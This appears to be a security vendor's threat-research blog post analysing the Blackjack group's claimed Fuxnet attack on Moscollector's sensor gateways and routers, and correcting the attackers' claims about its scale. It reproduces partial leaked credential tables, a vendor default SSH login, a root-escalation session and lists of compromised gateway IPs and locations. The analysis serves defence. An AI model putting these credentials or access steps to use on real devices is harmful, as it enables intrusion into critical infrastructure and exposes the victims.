

Unpacking the Blackjack Group's Fuxnet Malware

claroty.com/team82/research/unpacking-the-blackjack-groups-fuxnet-malware

Team82 Research

Team82

/ April 12th, 2024



Update as of April 15:

The Blackjack hacker group reached out to Team82 following publication of this blog with some updates, in particular around Team82's contention—based on our initial research from publicly available information published by Blackjack—that only around 500 sensor-gateways had been impacted by a cyberattack. Blackjack said that the JSON files it made public were only a sample of the full extent of their activity, and that the attack was carried out against 2,659 sensor-gateways, about 1,700 of which were “reachable and successfully attacked.”

The group also said it never claimed to have destroyed 87,000 sensors, rather disabled them by destroying the gateways and fuzzing the sensors using a dedicated M-Bus fuzzer within the malware's code.

“We cannot tell how many sensors actually got fried (by M-Bus fuzzing) because ... well...we took down the network and disabled network access to the sensor-gateways and nobody (us or them) has the means of checking until all routers are restored,” Blackjack said in a message to Team82. “We disabled smsd (which they used to trigger remote reboots) so the M-Bus fuzzer will just keep ion flooding until somebody physically turns off the sensor-gateway.”

Blackjack also updated its website to reflect this new information, below: <https://ruexfil.com/mos/>. Team82 has updated this blog with new information on M-Bus fuzzing and how this attack disables the sensor gateways and floods the sensors they manage with random packets of data.

Introduction

The Blackjack hacking group, believed to be affiliated with Ukrainian intelligence services, claims to have carried out a cyberattack that has damaged emergency detection and response capabilities in Moscow and beyond the Russian capital. The group, linked to cyberattacks this year against a [Russian internet provider](#) and [Russian military infrastructure](#), released information this week about an attack it claims to have carried out against Moscollector, a Moscow-based company, that is responsible for the construction and monitoring of underground water and sewage and communications infrastructure.

The website ruexfil.com hosts a trove of extensive information about the Moscollector attack, including the Fuxnet malware Blackjack said it used to damage the Moscollector network operations center. The attackers also posted screenshots of monitoring systems, servers, and databases they say have been wiped and rendered unusable. Other data, including password dumps, allegedly stolen from Moscollector is also posted on this site.

MOSCOLLECTOR TAKEDOWN - 9th of April 2024

Russia's Industrial Sensor and Monitoring Infrastructure has been disabled: moscollector.ru
Hacked data is available at <https://ruexfil.com/mos>

It includes Russia's Network Operation Center (NOC) to monitors and control Gas, Water, Firealarm and many others, including a vast network of remote sensors and IoT controllers. A total of 87,000 sensors have been disabled.

Milestones:

- Initial access June 2023.
- Access to [112 Emergency Service](#).
- 87,000 [sensors](#) and controls have been disabled (including Airports, subways, gas-pipelines, ...).
- [Fuxnet](#) (stuxnet on steroids) was deployed earlier to slowly and physically destroy sensory equipment (by NAND/SSD exhaustion and introducing bad CRC into the firmware). ([YouTube Video 1](#), [YouTube Video 2](#)).
- Fuxnet has now started to flood the RS485/MBus and is sending 'random' commands to 87,000 embedded control and sensory systems (carefully excluding hospitals, airports, ...and other civilian targets).
- All servers have been deleted. All routers have been reset to factory reset. Most workstations (including the admins workstations) have been [deleted](#).
- Access to the office building has been disabled (all key-cards have been invalidated).
- Moscollector has recently been [certified by the FSB](#) for being 'secure & trusted' (picture included)
- Defaced the webpage (<https://web.archive.org/web/20240409020908/https://moscollector.ru/>)

The media pack, screenshots and videos are available here: <https://ruexfil.com/mos/takedown> (.onion)

A screenshot from the ruexfil website where it has shared information, including screenshots and stolen data, from its attack against Moscollector.

Team82 and Claroty have not been able to confirm the attackers' claims, nor whether a cyberattack has had an impact on the Russian government's emergency response capabilities. What follows is our analysis of the Fuxnet malware and claims made by Blackjack, based on the information shared by the attackers.

For example, Blackjack claims to have damaged or destroyed 87,000 remote sensors and IoT collectors. However, our analysis of data leaked by Blackjack, including the Fuxnet malware, indicates that only a little more than 500 sensor gateways were bricked by the malware in the attack, and the remote sensors and controllers likely remain intact. If the gateways were indeed damaged, the repairs could be extensive given that these devices are spread out geographically across Moscow and its suburbs, and must be either replaced or their firmware must be individually reflashed.

Moscollector Attack Overview

Blackjack claims its initial compromise of Moscollector began in June 2023, and since then the group said it has worked slowly in an attempt to cripple the industrial sensors and monitoring infrastructure managed by the company. On Tuesday, the hackers publicly released information about their activities against Moscollector and the information stolen in the attack on the ruexfil website. Some of their claims include:

- Gaining access to Russia's 112 emergency service number.

- Hacking and bricking sensors and controllers in critical infrastructure (including airports, subways, gas-pipelines), all of which have been disabled.
- Sharing details about and code from the Fuxnet malware used in the attack
- Disabling network appliances such as routers and firewalls
- Deleting servers, workstations and databases; 30 TB of data has been wiped, including backup drives.
- Disabling access to the Moscollector office building (all keycards have been invalidated).
- Dumping passwords from multiple internal services

Some of the screenshots are below:



A defaced workstation showing a Blackjack image.

SMB	192.168.	445	DC1	Moscollector.local\C		
SMB	192.168.	445	DC1	Moscollector.local\Ne		Ауди
SMB	192.168.	445	DC1	Moscollector.local\Mc		Ауди
SMB	192.168.	445	DC1	Moscollector.local\Kk		Ауди
SMB	192.168.	445	DC1	Moscollector.local\Kr		Ауди
SMB	192.168.	445	DC1	Moscollector.local\Av		Веду
SMB	192.168.	445	DC1	Moscollector.local\Iv		ip 1
SMB	192.168.	445	DC1	Moscollector.local\Bl		Инже
SMB	192.168.	445	DC1	Moscollector.local\Ag		Пер
SMB	192.168.	445	DC1	Moscollector.local\Ef		Зам
SMB	192.168.	445	DC1	Moscollector.local\Pa		Гене
SMB	192.168.	445	DC1	Moscollector.local\Ta		Энег
SMB	192.168.	445	DC1	Moscollector.local\Pa		Тех
SMB	192.168.	445	DC1	Moscollector.local\Iv		Инже
SMB	192.168.	445	DC1	Moscollector.local\Be		Зам
SMB	192.168.	445	DC1	Moscollector.local\Kc		Зам
SMB	192.168.	445	DC1	Moscollector.local\mk		
SMB	192.168.	445	DC1	Moscollector.local\di		РЭК-
SMB	192.168.	445	DC1	Moscollector.local\de		дежу
SMB	192.168.	445	DC1	Moscollector.local\Gr		Нач
SMB	192.168.	445	DC1	Moscollector.local\Al		Веду
SMB	192.168.	445	DC1	Moscollector.local\Zh		Тех
SMB	192.168.	445	DC1	Moscollector.local\Sa		Эко

Dumps of usernames and passwords from Moscollector main datacenter servers.

Schema	Name	Type	Owner	Persistence	Size	
public	BA_Scheme	table	smvu-production-admin-group	permanent	16 kB	Хранение информации о версии схемы, необходимо для проверо
public	BL_Channel	table	smvu-production-admin-group	permanent	33 MB	[IFX] Описывают
public	CA_Apple	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Список аг
public	Data_Auto	table	smvu-production-admin-group	permanent	2792 kB	[IFX] Каналы де
public	Data_Auto	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Правила а
public	Data_Auto	table	smvu-production-admin-group	permanent	480 kB	[IFX] Правила а
public	Data_Auto	table	smvu-production-admin-group	permanent	112 kB	[IFX] Зоны авто
public	Data_Char	table	smvu-production-admin-group	permanent	1887 MB	[IFX] Журнал ди
public	Data_Char	table	smvu-production-admin-group	permanent	252 MB	[IFX] Хранит те
public	Data_Char	table	smvu-production-admin-group	permanent	47 MB	[IFX] Хранит те
public	Data_Char	table	smvu-production-admin-group	permanent	11 MB	[IFX] Таблица р
public	Data_Char	table	smvu-production-admin-group	permanent	772 MB	[IFX] Журнал из
public	Data_Char	table	smvu-production-admin-group	permanent	1417 MB	[IFX] Журнал из
public	Data_Ext	table	smvu-production-admin-group	permanent	551 GB	[IFX] Агрегат х
public	Data_Guar	table	smvu-production-admin-group	permanent	1712 kB	[IFX] Хранит те
public	Data_Hier	table	smvu-production-admin-group	permanent	74 MB	[IFX] Дерево ус
public	Data_Hier	table	smvu-production-admin-group	permanent	17 MB	[IFX] Дерево ис
public	Data_Sess	table	smvu-production-admin-group	unlogged	126 MB	[IFX] Хранение
public	Data_Set	table	smvu-production-admin-group	permanent	1144 kB	[IFX] Хранение
public	Data_Sigs	table	smvu-production-admin-group	permanent	32 kB	[IFX] Таблица с
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Реализует
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Реализует
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Набор все
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Набор су
public	Decl_Char	table	smvu-production-admin-group	permanent	16 kB	[IFX] Типы кан
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Набор ди
public	Decl_Char	table	smvu-production-admin-group	permanent	16 kB	[IFX] Набор во
public	Decl_Char	table	smvu-production-admin-group	permanent	8192 bytes	[IFX] Набор ед


Dumps of databases from key servers.

URL	Username	Password
https://cts.moscollector.ru/c	login/	And
https://cts.moscollector.ru/c	login/	Bar
https://cts.moscollector.ru/c	login/	Bel
https://cts.moscollector.ru/c	login/	Bel
https://cts.moscollector.ru/c	login/	Bor
https://cts.moscollector.ru/c	login/	But
https://cts.moscollector.ru/c	login/	Chu
https://cts.moscollector.ru/c	login/	Eli
https://cts.moscollector.ru/c	login/	Fel
https://cts.moscollector.ru/c	login/	Glu
https://cts.moscollector.ru/c	login/	Gur
https://cts.moscollector.ru/c	login/	Har
https://cts.moscollector.ru/c	login/	Kar
https://cts.moscollector.ru/c	login/	Kuk
https://cts.moscollector.ru/c	login/	Lar
https://cts.moscollector.ru/c	login/	Leb
https://cts.moscollector.ru/c	login/	Leb
https://cts.moscollector.ru/c	login/	Lys
https://cts.moscollector.ru/c	login/	Mer
https://cts.moscollector.ru/c	login/	Non

Dumps of plaintext credentials from a Django-based web server, likely responsible for the sensor management system.

Identifying Equipment Targeted in the Attack

Screenshots released by the attackers indicate that the impacted sensors are manufactured by a company named AO SBK, a Russian company that manufactures a variety of sensor types, ranging from gas measurement sensors to environmental monitoring equipment.



```
$ ssh sbk@10.51.175.18
Debian GNU/Linux 10
SBK TMSB Debian Buster Console
Support: https://ao-sbk.ru
```

A screenshot released by the attackers shows the SBK URL in the code.

The array of sensors are used in different types of environments, including within fire alarms, gas monitoring systems, lighting controls, and more. SBK lists all of them on their website:

Application of the system

SBC allows you to create a flexible modular security system:

<input type="checkbox"/> Burglar alarm system	<input type="checkbox"/>
<input type="checkbox"/> Access Control System	<input type="checkbox"/>
<input type="checkbox"/> Monitoring and control system for power equipment and lighting	<input type="checkbox"/>
<input type="checkbox"/> Fire alarm	<input type="checkbox"/>
<input type="checkbox"/> Voice and alarm system	<input type="checkbox"/>
<input type="checkbox"/> Environment monitoring system	<input type="checkbox"/>
<input type="checkbox"/> Gas monitoring system	<input type="checkbox"/>
<input type="checkbox"/> Lighting	<input type="checkbox"/>
<input type="checkbox"/> Additional functions	<input type="checkbox"/>

A screenshot from the SBK website detailing the different types of sensors they manufacture.

The sensors collect physical data, such as temperature, and transmit it via a serial/bus such as an RS485/Meter-Bus to a gateway. All the sensors are connected to a gateway, which is a transmission unit that enables telemetry to be sent over the internet to a global monitoring system that allows operators visibility into these systems.

According to the leaked data by the attackers (including screenshots and JSON exports), there are two types of AO SBK gateways that were hacked during the attack:

- MPSB: Designed for information exchange with external devices through various interfaces. It supports ethernet and serial communication protocols including CAN, RS-232, and RS-485.
- TMSB: Similar to MPSB; includes a built-in 3/4G modem that enables it to transmit data over the internet to a remote system.

The end goal is to transmit data to a global monitoring system. The two common scenarios are:

Sensor ---- MBus/RS485 → MPSB + IoT Router ----Internet → Monitoring system

Sensor ---- MBus/RS485 → TMSB (3g/4g modem) ----Internet → Monitoring system

To fully explain the attack, we need to start with its most basic targeted component, the end sensor and traverse up to the full management and monitoring system.

Sensors

At the bottom of the hierarchy are the physical sensors. AO SBK sells a wide range of sensors, including a gas analyzer that reads the measurements of different gasses in the air, a temperature sensor, and more. These sensors are low-level devices whose only goal is to take measurements.

In order to send the measurements collected by the sensor, a connection is made over a serial/bus to a sensor gateway using Meter-Bus/RS485 serial communication channel.



Telemetric security system module (TMSB)



Security Data Transmission Module (SDCM)



Security sensor module (MDSB-10)



Radio wave volumetric security detector (DSSB)



Temperature and humidity sensor (TVSB)



Security system control module (SCM)



Tee tap for safety system (TSSB)



Fire and security system console (PPOSB)



Security line signal amplifier (LSSB)



Line signal amplifier - network bridge (ULSB-A)



Voice communication device for security systems (USRSB)



Gas analyzer of the security system (GASBM)



Mobile gas analyzer for security systems



Magneto-resistive security detector

The environmental monitoring equipment available from AO SKB

Here are three examples of sensors sold by SBK:

Gas analyzer of the security system (GASBM): Designed for continuous automatic measurements of the volume of methane (CH₄), carbon dioxide (CO₂), oxygen (O₂) and/or mass concentration of carbon monoxide (CO) in the air of industrial and non-industrial premises (collectors, warehouses , etc.).



Gas analyzer of the security system (GASBM)

Fire and security system console (PPOSB): Activates an alarm when the sensors read signals of fire or smoke.



Fire and security system console.

Temperature and humidity sensor (TVSB): Converts the physical values of temperature and humidity into a digital signal and transmits them to the sensor gateway.


Sensor Gateways

The sensor ecosystem is built with physical sensors such as the gas and electricity analyzers that take physical measurements, and orchestrator/gateway devices (MPSB and TMSB) that read and control these basic I/O sensors and transmit the data to a global monitoring system for central monitoring.

Here are screenshots of the MPSB and TMSB sensor gateways:

Data transmission module (MPSB)

Designed for information exchange with external devices through various interfaces.



MPSB is the middle level of the SBC system. Provides information exchange **with the upper level** of the SBK system via the **TCP/IP protocol via Ethernet 10/100 TX (IEEE 802.3)** and/or GPRS interfaces (using an external modem) and in accordance with the approved SBKHigh information exchange protocol.

The MPSB sensor gateway, designed for information exchange with external devices through various interfaces. It supports ethernet and serial communication protocols including CAN, RS-232, and RS-485.

Telemetry module (TMSB)

Designed for collecting and transmitting data from networks of security and industrial automation devices.



A powerful Cortex A8 processor and 512 MB of RAM allow the device to solve a wide range of tasks in the field of Internet of Things (IoT) and industrial automation.

The module is equipped with a 3G/4G modem with operator redundancy and Ethernet, CAN, RS-232 and RS-485 ports. Communication capabilities allow the use of TMSB in geographically distributed systems, including when the Network is unstable.

The TMSB sensor gateway, similar to MPSB, and includes a built-in 3/4G modem that enables it to transmit data over the internet to a remote system.

We can see, from the attackers' leak, that when one connects to the gateways via SSH they are greeted with a notice from the manufacturer that includes a default username and password.

- Username: `sbk`
- Password: `temppwd`

```
$ ssh sbk@10.51.175.18
Debian GNU/Linux 10

SBK TMSB Debian Buster Console Image 2020-12-25

Support: https://ao-sbk.ru

default username:password s [sbk:temppwd]

sbk@10.51.175.18's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr  8 12:51:34 2024
sbk@TMSB-R1-01:~$ sudo bash -il
sudo: unable to resolve host TMSB-R1-01: Temporary failure in name resolution
[sudo] password for sbk:
root@TMSB-R1-01:/home/sbk# id
uid=0(root) gid=0(root) groups=0(root)
root@TMSB-R1-01:/home/sbk#
```

A screenshot released by the attackers, demonstrating how they connect to a sensor using SSH.

The attackers also released JSON files with information about the sensor gateways that were impacted in the attack, including device types and names, IP addresses, communication ports, location data, and more.

```
{
  {
    "unipoll_uuid": "4197af57-5473-4eb1-b554-e7ab86f38174",
    "ip": "10.51.183.24",
    "update_ts": "2024-04-01T11:44:53.622530+03:00",
    "platform": "ТМСБ",
    "port": 4321,
    "auto_ip": "10.51.183.24",
    "config_name": "Трифоновский 4321",
    "objects": [
      {
        "uuid": "747f27d7-2a43-37a2-bf81-44c11dffa020",
        "complexs_id": "56616669-ad09-366a-820d-f8e571b66583",
        "complexs_name": "Олимпийский",
        "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
        "region_name": "РЭК-1",
        "name": "Трифоновский",
        "object_type": "collector"
      },
      {
        "uuid": "ba0b730f-1462-38a1-ad13-5567a66ceeeb",
        "complexs_id": "56616669-ad09-366a-820d-f8e571b66583",
        "complexs_name": "Олимпийский",
        "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
        "region_name": "РЭК-1",
        "name": "Трифоновский",
        "object_type": "control_room"
      }
    ]
  }
}
```

A JSON file released by the attackers containing information about all compromised sensors.



A network topology diagram released by Blackjack.

The information depicted corresponds to the JSON file described above.

```

{
  "unipoll_uuid": "4db5fd9e-ba81-4b1f-9d45-a2c53968b5ba",
  "ip": "10.51.244.3",
  "update_ts": "2024-04-01T14:58:48.708681+03:00",
  "platform": "MPSB",
  "port": 4321,
  "auto_ip": "10.51.244.3",
  "config_name": "!SBK-899 Чкаловский, Воронцово поле ОПС 10.51.244.3:4321 946/18",
  "objects": [
    {
      "uuid": "38e196c5-629d-3a96-a384-a4c1d2c74bff",
      "complexs_id": "4dfb2014-a71e-3b93-a358-3a7edef76f98",
      "complexs_name": "Таганский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
      "region_name": "РЭК-1",
      "name": "Воронцово поле",
      "object_type": "collector"
    },
    {
      "uuid": "8557f247-790d-3491-a86a-f51963356c9a",
      "complexs_id": "4dfb2014-a71e-3b93-a358-3a7edef76f98",
      "complexs_name": "Таганский",
      "region_id": "57172ccf-6d6d-34aa-86d1-316e8c8e19cb",
      "region_name": "РЭК-1",
      "name": "Чкаловский",
      "object_type": "collector"
    }
  ]
}

```

Red arrows point from the labels to the corresponding fields in the JSON:

- MPSB** points to the `"platform": "MPSB"` field.
- Taganski District** points to the `"name": "Воронцово поле"` field in the first object.
- Tchkalovski neighborhood** points to the `"name": "Чкаловский"` field in the second object.

The information from the JSON file correlates the information from the UI.

3G Router: iRZ RL22w

Aside from the TMSB module with the built-in 3/4G capabilities, another option to transmit the data outside to the internet is via an IoT router. The attackers reference these routers as iRZ RL22w in their leaks, which are manufactured by a Russian company named iRZ that


specializes in wireless device manufacturing. The router model attacked is [iRZ RL22w](#), a 3G router. Behind the scenes, the RL22w uses [OpenWRT](#), an open-source project for embedded devices based on Linux, used primarily for networking devices, including routers.



An iRZ RL22w, the 3G router attacked by Blackjack.

These routers were likely used as internet-gateway devices, allowing the sensors to be easily internet-connected. By connecting a SIM card to the router, and using its 3G capabilities, it can allow remote sites to connect to the internet.

While there are some publicly known vulnerabilities for iRZ 3G routers, they do not enable zero-click remote code execution. Instead, the attackers chose to use the SSH service to connect to these IoT devices and tunnel to internal devices, probably after obtaining the root passwords for these devices. Eventually, the attackers were able to gain full access as shown in the screenshots they released.




The SBKManager interface shows a connection to sensors that enables engineers to configure them.

